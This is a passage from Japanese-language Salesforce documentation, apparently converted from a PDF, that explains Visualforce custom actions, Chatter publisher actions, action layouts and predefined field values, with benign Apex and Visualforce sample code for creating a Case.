            post.Body = 'created a case';
            post.type = 'LinkPost';
            post.LinkUrl = '/' + theCase.id;
            post.Title = theCase.Subject;
            insert post;
        } catch(System.Exception ex){
           lastError = ex.getMessage();
        }
    }
}

<apex:page standardcontroller="Account" extensions="CreateCaseExtension" showHeader="false">

    <script type='text/javascript' src='/canvas/sdk/js/publisher.js'/>
    <style>
        .requiredInput .requiredBlock, .requiredBlock {background-color: white;}
        .custompubblock div {display: inline-block;}
        .custompublabel {width:54px;}
    </style>
    <script>
        function refreshFeed() {
            Sfdc.canvas.publisher.publish({name : 'publisher.refresh', payload :
{feed:true}});
        }
```

```
    </script>
    <div>
        <apex:form >
            <apex:actionFunction action="{!createCase}" name="createCase" rerender="out"

            oncomplete="refreshFeed();"/>
            <apex:outputPanel id="out" >
                <div class="custompubblock">
                    <div class="custompublabel">Account:</div><apex:inputField
value="{!theCase.accountId}"
                    style="margin-left:0;"/>   
                   <div>Contact: </div><apex:inputField value="{!theCase.contactId}"
 />
                </div>
                <apex:inputField value="{!theCase.description}"
style="width:538px;height:92px;margin-top:4px;" />
                <div class="custompubblock" style="margin-top:5px;">
                    <div>Status: </div><apex:inputField value="{!theCase.status}"
/>   
                   <div>Priority: </div><apex:inputField value="{!theCase.priority}"
 />   
                  <div>Case Origin: </div><apex:inputField value="{!theCase.origin}"
 />
                </div>
            </apex:outputPanel>
        </apex:form><br/>
        <button type="button" onclick="createCase();"
        style="position:fixed;bottom:0px;right:0px;padding:5px 10px;
        font-size:13px; font-weight:bold; line-height:
        18px;background-color:#0271BF;background-image:-moz-linear-gradient(#2DADDC,
#0271BF);background-repeat:repeat-x;border-color:#096EB3;"
        id="addcasebutton">Create Case</button>
    </div>
</apex:page>
```

ホストページを更新する場合の要件

オブジェクト固有またはグローバルのカスタムアクションで、ホストするページのフィードを更新する場合は、そのアクションとして使用するために作成する Visualforce **ページを次のとおり設定する必要があります。**

- **パブリッシャーの次の** JavaScript **ファイルを参照する**: `<script type='text/javascript' src='/canvas/sdk/js/publisher.js'/>` (**カスタムの** Visualforce **アクションの作成に** Force.com Canvas SDK **は必要ありません。**)
- **次の** JavaScript **コールを含める**: `Sfdc.canvas.publisher.publish({name : 'publisher.refresh', payload : {feed:true}});`

関連トピック:

グローバルカスタムアクションとしての Visualforce ページ
オブジェクト固有のクイックアクションの作成
アクション

グローバルカスタムアクションとしての Visualforce ページ

グローバルアクションとして使用される Visualforce ページはさまざまな場所から呼び出すことができ、特定のレコードと関連付けられていません。完全な「行動の自由」があります。つまり、コードを記述するかどうかは自分次第です。

グローバルアクションとして使用するために作成する Visualforce ページでは、標準オブジェクトコントローラを使用できません。カスタムコントローラを記述して、ページを処理する必要があります。

グローバルアクションが完了すると、ユーザはアクションの一環として作成された親レコードにリダイレクトされるか、開始した場所に戻ります。

次のコードサンプルは、アクションをサポートするオブジェクトでカスタムアクションとして使用するよう設計された Visualforce ページを示します。このアクションではユーザがレコード詳細ページ、Chatter、Chatter グループ (顧客グループを除く)、またはホームページからケースを作成できます。標準作成アクションとはユーザインターフェースが異なります。すべてのグローバルアクションと同様に、このアクションで作成されたレコードは、他のレコードに関連付けられていません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および**Developer** Edition

```
<!-- Custom controller -->
public with sharing class CreateCaseController {
    public Case theCase {get; set;}
    public String lastError {get; set;}
    public CreateCaseController() {
        theCase = new Case();
        lastError = '';
    }

    public PageReference createCase() {
        createNewCase();
        theCase = new Case();
        return null;
    }

     private void createNewCase() {
        try {
            insert theCase;

            FeedItem post = new FeedItem();
            post.ParentId = ApexPages.currentPage().getParameters().get('id');
            post.Body = 'created a case';
            post.type = 'LinkPost';
            post.LinkUrl = '/' + theCase.id;
            post.Title = theCase.Subject;
            insert post;
        } catch(System.Exception ex){
           lastError = ex.getMessage();
        }
    }
}

<apex:page controller="CreateCaseController" showHeader="false">
```

```
    <script type='text/javascript' src='/canvas/sdk/js/publisher.js'/>
    <style>
        .requiredInput .requiredBlock, .requiredBlock {background-color: white;}
        .custompubblock div {display: inline-block;}
        .custompublabel {width:54px;}
    </style>

     <script>
      function refreshFeed() {
          Sfdc.canvas.publisher.publish({name : 'publisher.refresh',  payload : {feed:
true}});
      }
     </script>


    <div>
        <apex:form >
            <apex:actionFunction action="{!createCase}" name="createCase" rerender="out"
oncomplete="refreshFeed();"/>
            <apex:outputPanel id="out" >
                <div class="custompubblock">
                    <div>Subject: </div><apex:inputField value="{!theCase.subject}"
style="width:500px;" />
                </div>
                <div class="custompubblock">
                    <div class="custompublabel">Account:</div><apex:inputField
value="{!theCase.accountId}"
                    style="margin-left:0;"/>   
                   <div>Contact: </div><apex:inputField value="{!theCase.contactId}"
 />
                </div>
                <apex:inputField value="{!theCase.description}"
style="width:500px;height:92px;margin-top:4px;" />
                <div class="custompubblock" style="margin-top:5px;">
                    <div>Status: </div><apex:inputField value="{!theCase.status}"
/>   
                   <div>Priority: </div><apex:inputField value="{!theCase.priority}"
 />   
                  <div>Case Origin: </div><apex:inputField value="{!theCase.origin}"
 />
               </div>
                <div style="color:red;">{!lastError}</div>
            </apex:outputPanel>
        </apex:form><br/>
        <button type="button" onclick="createCase();"
style="position:fixed;bottom:0px;right:0px;padding:5px 10px;
        font-size:13px; font-weight:bold; line-height:
        18px;background-color:#0271BF;background-image:-moz-linear-gradient(#2DADDC,
#0271BF);background-repeat:repeat-x;
        border-color:#096EB3;" id="addcasebutton">Create Case</button>
    </div>
</apex:page>
```

ホストページを更新する場合の要件

オブジェクト固有またはグローバルのカスタムアクションによって、ホストするページのフィードを更新するには、そのアクションとして使用するために作成するVisualforceページを次のとおり設定する必要があります。

- パブリッシャーの次の JavaScript ファイルを参照する: `<script type='text/javascript' src='/canvas/sdk/js/publisher.js'/>` (カスタムの Visualforce アクションの作成に Force.com Canvas SDK は必要ありません。)
- 次の JavaScript コールを含める: `Sfdc.canvas.publisher.publish({name : 'publisher.refresh', payload : {feed:true}});`

関連トピック:

- オブジェクト固有のカスタムアクションとしての Visualforce ページ
- グローバルクイックアクションの作成
- アクション

Visualforce カスタムアクションのアクションヘッダーの非表示

カスタムアクションとして使用する Visualforce ページを作成するときに、アクションヘッダーを非表示にするように選択できます。アクションヘッダーを非表示にすると、特に Visualforce ページに独自のボタンを指定している場合など、ユーザが困惑するのを防止できます。

ヘッダーを非表示にするには、カスタムアクションの Visualforce ページの `<apex:page>` タグに `showQuickActionVfHeader="false"` を追加します。Visualforce カスタムアクションが Salesforce1 で表示される場合、ヘッダーと [キャンセル] および [保存] ボタンは表示されません。この属性を使用しても、Salesforce フルサイトでのアクションの表示方法に影響はありません。

`showQuickActionVfHeader` を指定しないと、値はデフォルトの `true` になります。

`showQuickActionVfHeader` 属性は、コミュニティではサポートされていません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および **Developer** Edition

関連トピック:

- オブジェクト固有のカスタムアクションとしての Visualforce ページ
- グローバルカスタムアクションとしての Visualforce ページ

キャンバスアプリケーションをカスタムアクションとして使用する場合の前提条件

キャンバスアプリケーションをカスタムアクションとして使用すると、Salesforce のアプリケーションの機能や Chatter の他の場所にアクセスする権限をユーザに簡単に付与できます。

パブリッシャーを場所として使用する任意のキャンバスアプリケーションをカスタムアクションとして使用できます。たとえば、経費レポートアプリケーションをカスタムアクションとして使用し、営業担当者が経費レポートをフィードから直接送信しやすくすることができます。動画会議キャンバスアプリケーションなどのカスタムアクションは、サポートエージェントが顧客と視覚的にやりとりして技術的な問題をトラブルシューティングしやすくするのに役立つ可能性があります。

キャンバスアプリケーションのカスタムアクションを作成する前に、このアプリケーションがパブリッシャーを場所として使用していること、および、このアクションを使用できるようにするユーザにアプリケーションへのアクセス権限を付与することを確認します。

関連トピック:

- カスタムクイックアクション
- オブジェクト固有のカスタムアクションとしての Visualforce ページアクション

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

クイックアクションを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および **Developer** Edition

カスタムキャンバスを使用可能なエディション: **Professional** Edition (Force.com Canvas が有効な場合)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition

Chatter パブリッシャーのアクションの有効化

パブリッシャーのアクションを有効化すると、作成したアクションをホームページの Chatter パブリッシャー、Chatter タブ、Chatter グループ、レコードの詳細ページに追加できます。

デフォルトで、Chatter パブリッシャーには標準アクション (投稿、ファイル、リンク、アンケート、質問、感謝) が含まれます。パブリッシャー設定のアクションが有効になっている場合は、Chatter パブリッシャーに非標準アクションも含めることができます。非標準アクションには、作成、更新、活動の記録、カスタムアクション、およびモバイルスマートアクションが含まれます。

Winter '14 リリース以降に作成された組織では、パブリッシャーのアクションが自動的に有効になっています。

1. [設定] から、［クイック検索］ボックスに「*Chatter 設定*」と入力し、**[Chatter 設定]** を選択します。
2. **[編集]** をクリックします。
3. ［パブリッシャーのアクションを有効化］を選択します。
4. **[保存]** をクリックします。

メモ: パブリッシャーのアクションは、有効化しなくても Salesforce1 またはサードパーティアプリケーションで使用できます。詳細は、「Chatter が有効な場合と無効な場合のアクション」を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および **Developer** Edition

ユーザ権限

Chatter パブリッシャーでアクションを有効化する
- 「アプリケーションのカスタマイズ」

Chatter が有効な場合のアクションの設定

グローバルアクションとオブジェクト固有のアクションにより、Salesforce Classic および Salesforce1 でのユーザによる Chatter の操作性が拡張します。

Chatter が有効ではない場合のアクションの設定

組織で Chatter が有効化されていない場合でも、Salesforce1 またはサードパーティアプリケーションのオブジェクト固有のアクションとグローバルアクションを設定できます。

Chatter が有効な場合と無効な場合のアクション

アクションは、Chatter またはパブリッシャーのアクションが有効かどうかに関係なく使用できます。

関連トピック:

グローバルパブリッシャーレイアウトへのアクションの追加

アクション

Chatter が有効な場合のアクションの設定

グローバルアクションとオブジェクト固有のアクションにより、Salesforce Classic および Salesforce1 でのユーザによる Chatter の操作性が拡張します。

Chatter が組織で有効になっている必要があります。

デフォルトで、Salesforce Classic の Chatter パブリッシャーには標準アクション ([投稿]、[ファイル]、[リンク]、[アンケート]、[質問]、[感謝]) が含まれます。Chatter の追加アクションを設定する手順は、次のとおりです。

1. アクションを表示する対象となるオブジェクトのフィード追跡を有効にします。
2. Chatter パブリッシャーで標準アクションと非標準アクションの両方を表示する場合は、パブリッシャーのアクションを有効にします。
3. 必要に応じて、関連レコードが作成されたときにレコード詳細ページのフィード項目が作成されるように、関連レコードのフィード更新を有効にします。
4. オブジェクト固有のアクションまたはグローバルアクションを作成します。
5. ユーザがアクションを使用するときに表示する項目が含まれる、アクションレイアウトをカスタマイズします。
6. アクションをページレイアウトまたはグローバルパブリッシャーレイアウトに追加します。

   デフォルトアクションが自動的に取引先、ケース、取引先責任者、リード、商談のページレイアウト、および Winter '14 以降に作成された組織のグローバルパブリッシャーレイアウトに追加されます。

関連トピック:

Chatter パブリッシャーのアクションの有効化
オブジェクト固有のクイックアクションの作成

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および **Developer** Edition

ユーザ権限

アクションを設定する
- 「アプリケーションのカスタマイズ」

Chatter が有効ではない場合のアクションの設定

組織で Chatter が有効化されていない場合でも、Salesforce1 またはサードパーティアプリケーションのオブジェクト固有のアクションとグローバルアクションを設定できます。

Chatter が組織で無効になっている場合、非標準アクションのみが Salesforce1 のアクションバー、またはアクションリストを使用するサードパーティアプリケーションに表示されます。非標準アクションには、[作成]、[更新]、[活動の記録]、カスタムアクション、およびモバイルスマートアクションが含まれます。

Salesforce1 またはサードパーティアプリケーションで使用できるようにアクションを設定するには、次の手順を実行します。

1. オブジェクト固有のアクションまたはグローバルアクションを作成します。
2. ユーザがアクションを使用するときに表示する項目が含まれる、アクションレイアウトをカスタマイズします。
3. アクションをページレイアウトまたはグローバルパブリッシャーレイアウトに追加します。

   デフォルトアクションが自動的に取引先、ケース、取引先責任者、リード、商談のページレイアウト、および Winter'14 以降に作成された組織のグローバルパブリッシャーレイアウトに追加されます。

関連トピック:

- オブジェクト固有のクイックアクションの作成
- グローバルクイックアクションの作成
- 高度なページレイアウトエディタを使用したアクションのカスタマイズ

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および **Developer** Edition

ユーザ権限

アクションを設定する
- 「アプリケーションのカスタマイズ」

Chatter が有効な場合と無効な場合のアクション

アクションは、Chatter またはパブリッシャーのアクションが有効かどうかに関係なく使用できます。

アクションは、Salesforce フルサイトまたは Salesforce1 で使用できます。組織の Chatter を有効または無効にするには、[設定] から［クイック検索］ボックスに「*Chatter 設定*」と入力し、**[Chatter 設定]** を選択します。Chatter が有効になっている場合、［パブリッシャーのアクションを有効化］オプションによって、作成したアクションがChatterパブリッシャーに表示されるかどうかが制御されます。

	Chatter オフ、アクションオフ	Chatter オン、アクションオフ	Chatter オン、アクションオン
グローバルアクションの作成とグローバルアクションリストのカスタマイズが可能	はい	はい	はい
オブジェクト固有のアクションの作成とオブジェクト固有のアクションリストのカスタマイズが可能	はい	はい	はい
Salesforce フルサイトの [ホーム] ページと Chatter ホームページでのアクションの表示	いいえ	はい[1]	はい
Salesforce フルサイトのオブジェクトフィードでのアクションの表示	いいえ	はい[1,2]	はい[2]
Salesforce1 フィードでアクションバーを使用可能	いいえ[3]	はい[4]	はい
Salesforce1 のレコードビューでアクションバーを使用可能	はい[5]	はい[6]	はい[6]
Salesforce1 の Lightning ページでアクションバーを使用可能	はい[5]	はい	はい

脚注:

エディション

使用可能なインターフェース: Salesforce Classic と Lightning Experience の両方

クイックアクションを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および **Developer** Edition

カスタムキャンバスを使用可能なエディション: **Professional** Edition (Force.com Canvas が有効な場合)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition

1. パブリッシャーのアクションが有効になっていない場合、Salesforce フルサイトの Chatter パブリッシャーには、Chatter 標準アクション (投稿、ファイル、リンク、アンケート、および感謝) のみが表示されます。
2. Chatter フィードは、フィード追跡が有効になっているオブジェクトでのみ Salesforce フルサイトのオブジェクトの詳細ページに表示されます。
3. Chatter が無効になっている場合、フィード項目は Salesforce1 で使用できません。
4. Chatter が有効になっていてパブリッシャーのアクションが無効になっている場合、Salesforce1 のアクションバー、およびアクションリストを使用するサードパーティアプリケーションには、Chatter 標準アクションと非標準アクションが表示されます。非標準アクションには、作成、更新、活動の記録、カスタムアクション、およびモバイルスマートアクションが含まれます。
5. Chatter とパブリッシャーのアクションが無効になっている場合、非標準アクションのみが Salesforce1 のアクションバー、またはアクションリストを使用するサードパーティアプリケーションに表示されます。非標準アクションには、作成、更新、活動の記録、カスタムアクション、およびモバイルスマートアクションが含まれます。
6. オブジェクトでフィード追跡が有効になっていない場合、Salesforce1 アクションバー、またはアクションリストを使用するサードパーティアプリケーションには非標準アクションのみが表示されます。非標準アクションには、作成、更新、活動の記録、カスタムアクション、およびモバイルスマートアクションが含まれます。

関連トピック:

Chatter が有効な場合のアクションの設定

Chatter が有効ではない場合のアクションの設定

アクション

アクションレイアウトエディタ

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および **Developer** Edition

オブジェクトレコードページにカスタマイズ可能なページレイアウトがあるのと同じように、アクションにもカスタマイズ可能なアクションレイアウトがあります。アクションを作成するとき、レイアウトにはデフォルトの項目セットが入力されます。アクションレイアウトで項目を追加、削除、または並び替えて、ユーザがアクションの実行時に必要とする重要な項目のみを表示できます。

たとえば、[投稿] アクションにはユーザ入力用の大きなテキストエリアが 1 つだけ必要です。これに対し、オブジェクト関連の [作成] アクションには複数の項目を含める必要があり、複数の項目が含まれていないと Salesforce でレコードを作成できません。

作成したアクションのレイアウトを初めて表示する場合、対象オブジェクトのデフォルト項目、標準必須項目、全般的に必須のカスタム項目など、特定の項目は事前入力されます。デフォルトのアクション (Winter '14 以降に作成された組織で使用可能) には、事前定義の項目セットがあります。

エディタの上部にはパレットがあり、パレットの下にアクションレイアウトがあります。パレットに含まれるのは、アクションレイアウトに追加可能なアクションの対象オブジェクトの項目ですが、サポートされていない次の種別の項目は除外されます。

- レコードタイプ項目
- 積み上げ集計項目、数式項目、自動採番項目など、参照のみの項目種別
- ［作成者］や［最終更新者］など、参照のみのシステム項目

無効な項目
: アクションレイアウト上にすでに置かれている項目は、パレットにも表示されますが無効になります。パレット上で無効になっている項目を選択すると、Salesforce では、アクションレイアウト上のその項目が強調表示されます。

項目種別の変換
: 項目の種別をアクションでサポートされている種別からサポートされていない種別に変換すると、項目はアクションレイアウトから削除されます。アクションレイアウトを変更せずに項目をサポートされている種別に再変換した場合、項目は自動的にレイアウトに再追加されます。アクションレイアウトを編集してから項目をサポートされている種別に再変換した場合は、項目を手動でレイアウトに再追加します。

[活動の記録] アクションに使用されるレイアウト
: [活動の記録] アクションでは、次の場合を除き、有効な ToDo のページレイアウトが使用されます。

  - 組織にオブジェクトの [活動の記録] カスタムアクションが存在する場合。カスタムアクションでは、それに定義されたカスタムアクションレイアウトが使用されます。
  - 組織に [活動の記録] カスタムグローバルアクションが存在する場合。このアクションでは、それに定義されたカスタムレイアウトが使用されます。ただし、オブジェクトの [活動の記録] カスタムアクションも存在する場合を除きます (オブジェクトのカスタムアクションにより、カスタムグローバルアクションが上書きされます)。

  単純な [新規 ToDo] フォームを Salesforce1 ユーザに表示するには、[活動設定] でフォームを有効にし、使用するレイアウトに [件名] 項目が含まれていることを確認します。

レイアウト監査
: Salesforce では、アクションレイアウトのカスタマイズが設定変更履歴で追跡されます。

グローバルアクションのレイアウトを表示および編集するには、[設定] から、［クイック検索］ボックスに「アクション」と入力し、[グローバルアクション] を選択してから、アクション名の横にある [レイアウト] をクリックします。オブジェクト固有のアクションのレイアウトを表示および編集するには、[設定] でオブジェクトを検索してから [ボタン、リンク、およびアクション] に移動します。

アクションレイアウトエディタの考慮事項

アクションを作成するとき、レイアウトにはデフォルトの項目セットが入力されます。アクションレイアウトで項目を追加、削除、または並び替えて、ユーザがアクションの実行時に必要とする重要な項目のみを表示できます。

関連トピック:

アクションレイアウトエディタの考慮事項

アクション

アクションレイアウトエディタの考慮事項

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および **Developer** Edition

アクションを作成するとき、レイアウトにはデフォルトの項目セットが入力されます。アクションレイアウトで項目を追加、削除、または並び替えて、ユーザがアクションの実行時に必要とする重要な項目のみを表示できます。

- アクションレイアウトに追加できる項目数にハードリミットはありません。ただし、最適な使いやすさを得るため、項目は 8 個以下にすることをお勧めします。20項目以上を追加すると、ユーザの効率が大幅に低下します。レイアウトの項目数を減らすには、必須項目の定義済みの値を作成して、その項目をレイアウトから削除します。項目の定義済みの値は、アクションの詳細ページから設定できます。
- モバイルスマートアクションには、存在する項目数に関係なく、関連オブジェクトで組織のすべての必須項目が取り込まれます。たとえば、モバイルスマートアクションバンドルの [新規ケース] アクションには、ケースの必須項目がすべて含まれます。モバイルスマートアクションの項目は編集できません。オブジェクトのどの項目が必須であるかを変更した場合にのみ、表示される項目が変わります。
- 必須項目をアクションレイアウトから削除できますが、項目に事前定義値があることを確認してください。定義済みの値がない場合は、レコードを作成できません。
- リッチテキストエリア項目は、1列のレイアウトに追加した場合、または2列のレイアウトの両方の列にまたがる項目として追加した場合にのみサポートされます。リッチテキストエリア項目を 2 列のレイアウトの一方の列にのみ追加した場合、リッチテキストエディタ全体を表示できるだけの領域がないため、項目はプレーンテキストエリアとして表示されます。


クイックアクションのカスタム成功メッセージ

エディション

使用可能なインターフェース: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および **Developer** Edition

[レコードを作成]、[レコードを更新]、[活動の記録] アクション種別に、アクションが正常に実行された場合に表示されるカスタムメッセージを作成できます。



Salesforce1 および Lightning Experience で、作成、更新、または活動の記録アクションが完了すると、アクションによってフィード項目が作成されたかどうかに関係なく、デフォルトの成功メッ

セージが表示されます。カスタム成功メッセージをこのいずれかのアクションに追加すると、デフォルトメッセージの代わりにカスタム成功メッセージが表示されます。

Salesforce Classic では、カスタム成功メッセージの動作は少し異なります。[レコードを作成] または [活動の記録] アクションで［フィード項目を作成］を選択すると、Salesforce Classic では成功メッセージは表示されません。フィード項目が作成されたら、アクションが正常に実行されたことになります。

メモ: 特定のオブジェクトのフィード追跡で［すべての関連オブジェクト］が選択されている場合、クイックアクションで関連オブジェクトが作成されると、［フィード項目を作成］の状況に関係なく常にフィード項目が作成されます。

関連トピック:

- オブジェクト固有のクイックアクションの作成
- グローバルクイックアクションの作成

高度なページレイアウトエディタを使用したアクションのカスタマイズ

ページレイアウトエディタを使用して、どのアクションが Salesforce および Salesforce1 に表示されるのかをカスタマイズします。

ヒント: [ホーム]、[Chatter ホーム]、[Chatter グループ] のようなグローバルページのアクションを管理する場合は、「グローバルパブリッシャーレイアウト」を参照してください。

アクションを管理するオブジェクトの管理設定から、[ページレイアウト] に移動します。

アクションは、ページレイアウト上の 2 つのセクションに追加できます。

Salesforce Classic のパブリッシャーのクイックアクション
このセクションには、パレットの [クイックアクション] カテゴリのアクションのみを含めることができます。このセクションのアクションは、Salesforce Classic の Chatter パブリッシャーに表示されます。

Salesforce1 および Lightning Experience アクション
このセクションには、パレットの [Salesforce1 および Lightning のアクション] カテゴリのアクションのみを含めることができます。オブジェクトページレイアウトの [Salesforce1 および Lightning のアクション] カテゴリには、クイックアクション、生産性アクション、Lightning コンポーネントアクション、標準およびカスタムボタンをはじめ、オブジェクトに使用可能なすべての種類のアクションが含まれます。このセクションのアクションは、Salesforce1 のアクションバーおよびアクションメニューと、Lightning Experience のさまざまな領域に表示されます。

ヒント: 表示ラベル、API 名、アクション種別を表示するには、パレットのアクションにマウスポインタを置きます。

- アクションセクションのカスタマイズしていないデフォルトのアクションを上書きするには、上書きするテキストをクリックするか、セクションにマウスポインタを置き、 をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および**Developer** Edition

ユーザ権限

アクションを作成する
- 「アプリケーションのカスタマイズ」

アクションレイアウトとページレイアウトをカスタマイズする
- 「アプリケーションのカスタマイズ」

ページレイアウトを参照する
- 「設定を参照」

ページレイアウトの [Salesforce Classic のパブリッシャーのクイックアクション] セクションをカスタマイズしていない場合、そのオブジェクトのパブリッシャーに表示されるアクションは、デフォルトのグローバルパブリッシャーレイアウトに割り当てられたアクションになります。上書きされると、グローバルパブリッシャーレイアウトに割り当てられていたアクションに関係なく、アクションはデフォルトの標準アクション ([投稿]、[ファイル]、[リンク]、[アンケート]、[質問]、[感謝]) になります。

ページレイアウトの [Salesforce1 および Lightning Experience アクション] セクションをカスタマイズしていない場合、そのオブジェクトのアクションは、デフォルトの事前定義済みアクションのセットになります。[Salesforce Classic パブリッシャーのクイックアクション] セクションでアクションをカスタマイズしてレイアウトを保存している場合、[Salesforce1 および Lightning Experience アクション] セクションは、クリックして上書きすると、[Salesforce Classic パブリッシャーのクイックアクション] セクションのアクションと、レイアウト上に存在する標準またはカスタムボタンを継承します。

- どちらのセクションでも、アクションをそのセクションのデフォルトに戻すには、セクションにマウスポインタを置き、 をクリックします。

関連トピック:

Chatter が有効な場合のアクションの設定

Lightning Experience のアクション

モバイルスマートアクション

高度なページレイアウトエディタを使用したページレイアウトのカスタマイズ

オブジェクト管理設定の検索

クイックアクション項目の定義済み項目値の設定

アクションを作成する場合、定義済み項目値を使用して項目の値を設定します。定義済みの値を使用すると、ユーザは一貫性を保ち、より速くより簡単にレコードを作成できます。

アクションレイアウトを設定するときは、使用する項目数が少ないほうが便利です。ほとんどのユーザ (特にモバイルユーザ) は、多くの必須項目に入力することを好みません。作業をすばやく完了して、次の操作に進むことを希望します。アクションレイアウトで使用する項目数を削減するには、できる限り多くの項目に定義済みの値を使用します。定義済みの値を設定できる項目が多くなれば、レイアウトから削除できる項目が増え、アクションを簡単かつ迅速に使用できるようになります。使いやすさと必須情報の量のバランスを取ってください。ただし、必須項目については、アクションレイアウトから削除する場合は必ず定義済みの値を設定してください。設定しないと、そのアクションをユーザが適用するときに、レコードが正しく保存されなくなります。

アクションを使用して作成したオブジェクトレコードの項目に定義済みの値を設定すると、それらの項目をアクションレイアウトに追加する必要がなくなります。たとえば、ユーザが商談を作成するアクションを設定する場合、[フェーズ] 項目の定義済みの値として[見込み客]を設定します。そのアクションを使用してユーザが新規に作成するすべての商談は、[見込み客]フェーズに自動的に割り当てられます。[フェーズ] 項目には値が自動的に割り当てられるため、この項目をアクションのレイアウトから削除できます。

ヒント: アクションの項目の定義済みの値は、レコードの項目に設定できるデフォルト値とは異なります。項目がアクションに含まれている場合は、アクションの定義済みの値のセットとデフォルト値のセットの両方を設定できます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および **Developer** Edition

ユーザ権限

定義済み項目値を設定する

- 「アプリケーションのカスタマイズ」

定義済み項目値を設定する手順は、次のとおりです。

1. [ボタン、リンク、およびアクション]リストおよび[グローバルアクション]リストのアクション名をクリックします。
2. アクションの詳細ページにある [定義済み項目値] リストで [新規] をクリックします。
3. 値を事前に定義する項目を選択します。
4. 項目の値を指定します。
5. [保存]をクリックします。

ヒント: オブジェクト固有のアクションでは、ソースオブジェクトおよびその関連オブジェクトへの参照を定義済みの値に含めることができます。

クイックアクションの定義済み項目値に関するメモ

関連トピック:

クイックアクションの定義済み項目値に関するメモ

クイックアクションの定義済み項目値に関するメモ

クイックアクションの定義済み項目値の設定は、必須項目または［常にレイアウトに表示］項目をアクションレイアウトから削除する場合に特に重要になります。

- アクションレイアウトエディタで使用できる任意の項目に定義済みの値を設定できます。ただし、次の例外は除きます。
  - リッチテキストエリア項目
  - 複数選択リスト
  - 自動採番項目、数式項目、積み上げ集計項目など、参照のみの項目種別
- 連動選択リストを使用して定義済みの値を設定することはできません。
- アクションの項目に定義済みの値とデフォルトの値セットの両方が含まれている場合、デフォルトの値ではなく定義済みの値がアクションで使用されます。
- 定義済みの値を項目に設定して、アクションレイアウトに残しておくと、定義済みの値は項目のデフォルト値として表示されます。
- 必須項目に定義済みの値が割り当てられていて、アクションレイアウトからその項目を削除した場合、後で項目の定義済みの値を削除するには、必須項目をアクションレイアウトに再度追加する必要があります。追加しないと、ユーザはレコードを保存できません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および**Developer** Edition

関連トピック:

クイックアクション項目の定義済み項目値の設定

グローバルパブリッシャーレイアウト

グローバルパブリッシャーレイアウトにより、各種 Salesforce インターフェースに表示されるグローバルアクションが決まります。Salesforce Classic の場合、これらのレイアウトでグローバルページ (ホームページなど) や Chatter ページの Chatter パブリッシャーのアクションをカスタマイズします。Lightning Experience の場合、これらのレイアウトを使用して、行動、メモ、および ToDo オブジェクトを参照する [活動の記録] アクションと [レコードを作成] クイックアクションを [グローバルアクション] メニューに入力します。また、Salesforce1 の場合、これらのレイアウトにより、[フィード] ページと [人] ページのアクションバーに表示されるアクションが決まります。グローバルパブリッシャーレイアウトには、グローバルアクションのみを含めることができます。

